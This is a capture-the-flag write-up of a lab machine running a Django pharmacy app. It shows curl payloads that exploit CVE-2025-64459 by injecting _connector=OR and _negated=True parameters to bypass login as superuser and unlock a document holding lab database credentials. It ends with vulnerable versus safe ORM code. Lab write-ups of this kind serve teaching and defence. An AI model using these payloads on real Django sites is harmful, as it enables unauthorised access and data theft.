Summary
Infection is an Easy Linux machine running a Django-based pharmacy web application called MediCare Plus. The machine demonstrates exploitation of CVE-2025-64459, a critical SQL injection vulnerability in Django’s Q object that allows attackers to manipulate ORM query logic by injecting internal parameters (_connector, _negated) through user-controlled input. The attack chain goes from unauthenticated access to authentication bypass as superuser, then access to confidential documents containing database credentials.
Reconnaissance
Port Scan
sudo nmap -sC -sV 10.129.234.54PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.14
80/tcp open http nginx 1.24.0 (Ubuntu)Only two ports open: SSH (22) and HTTP (80). The web server is nginx acting as a reverse proxy in front of a Django application.
Web Enumeration
gobuster dir -u http://10.129.234.54/ -w common.txt/about (301)
/cart (301)
/checkout (301)
/contact (301)
/login (301)
/logout (301)
/profile (301)
/services (301)
/static (301)Foothold
Step 1 - Initial Access (Guest Login)
The login page openly provides demo credentials guest:guest:

Logging in gives basic access to the application and reveals a useful API endpoint:
http://10.129.234.54/api/search_users/This endpoint leaks all user accounts. Among them, the most interesting is:
{
  "uid": "19447039",
  "username": "global_admin",
  "first_name": "Global",
  "last_name": "Administrator",
  "city": "Washington",
  "state": "DC"
}

Attempting to login as global_admin:global_admin fails. Trying to access the Admin Documents page as a guest also returns an access denied error:
Step 2 - Identifying the Framework and URL Routes
Browsing to a non-existent page triggers a Django debug error page, leaking the full URL configuration and confirming the framework version:

Key findings from the debug page:
- Framework: Django 4.2 with
DEBUG = True - Interesting routes:
/superuser/dashboard/,/superuser/documents/,/api/documents/
Step 3 - CVE-2025-64459 Authentication Bypass
CVE-2025-64459 is a critical SQL injection in Django’s Q object. When an application passes user-controlled POST data directly into filter(), exclude(), or get() calls, the internal _connector and _negated parameters can be injected to reshape query logic.
The login view is likely doing something like:
user = User.objects.get(Q(**request.POST.dict()))By injecting _connector=OR and is_superuser=True, the SQL AND logic becomes OR, and the query matches the first superuser in the database:
curl -c cookies.txt -d \
  "username=test&password=test&_connector=OR&is_superuser=True" \
  http://10.129.234.54/login/
What the ORM executes:
-- Without exploit (fails - no such user)
WHERE username = 'test' AND password = 'test'

-- With exploit (succeeds - matches real superuser)
WHERE username = 'test' OR password = 'test' OR is_superuser = TRUE
The OR is_superuser = TRUE condition matches James Mitchell (uid: 29431378), and we receive a valid session cookie:
sessionid 7bsnht7z2y6oi43rf6xm6rw1wpn2cji4Confirming access via the profile API:
curl -sb cookies.txt http://10.129.234.54/api/profile/ | jq .{
"success": true,
"profile": {
"uid": "29431378",
"username": "james",
"email": "james.mitchell@medshop.htb"
}

}We now have access to the Superuser Dashboard:
Privilege Escalation / Data Exfiltration
Step 4 - Exploring the Documents API
As a superuser, the /api/documents/ endpoint is accessible. Fetching global_admin’s documents (uid: 19447039):
curl -sb cookies.txt \
  "http://10.129.234.54/api/documents/?owner_id=19447039" | jq .
Returns three documents, but Document #1 is locked:
{
  "id": 1,
  "title": "Database Credentials - CONFIDENTIAL",
  "content": "[LOCKED] This document requires Global Administrator privileges.",
  "is_confidential": true,
  "requires_global_admin": true,
  "is_locked": true
}
Step 5 - Bypassing the Document Lock with _negated
The document lock is enforced via an ORM filter on is_locked=True. By injecting _negated=True into the query parameters, we negate that condition entirely:
curl -sb cookies.txt \
  "http://10.129.234.54/api/documents/?owner_id=19447039&_negated=True" | jq .
The confidential document is now returned in plaintext:
DATABASE CREDENTIALS - TOP SECRET

Production Database Access:
- Host: db.medshop.htb
- Port: 5432
- Database: medshop_production
- Username: db_admin
- Password: 67567b0439405e25ebd69df2a91c9852
Vulnerability Root Cause
The application passes request parameters directly into Django ORM calls without sanitizing internal Q object parameters:
# VULNERABLE
User.objects.get(Q(**request.POST.dict()))
Document.objects.filter(Q(**request.GET.dict()))

# SAFE
User.objects.get(username=request.POST['username'])
Document.objects.filter(owner_id=request.GET.get('owner_id'))
Django’s Q object exposes _connector (AND/OR/XOR) and _negated (boolean) as internal constructor kwargs. When user-controlled dicts are unpacked directly into Q(), attackers gain full control over query logic.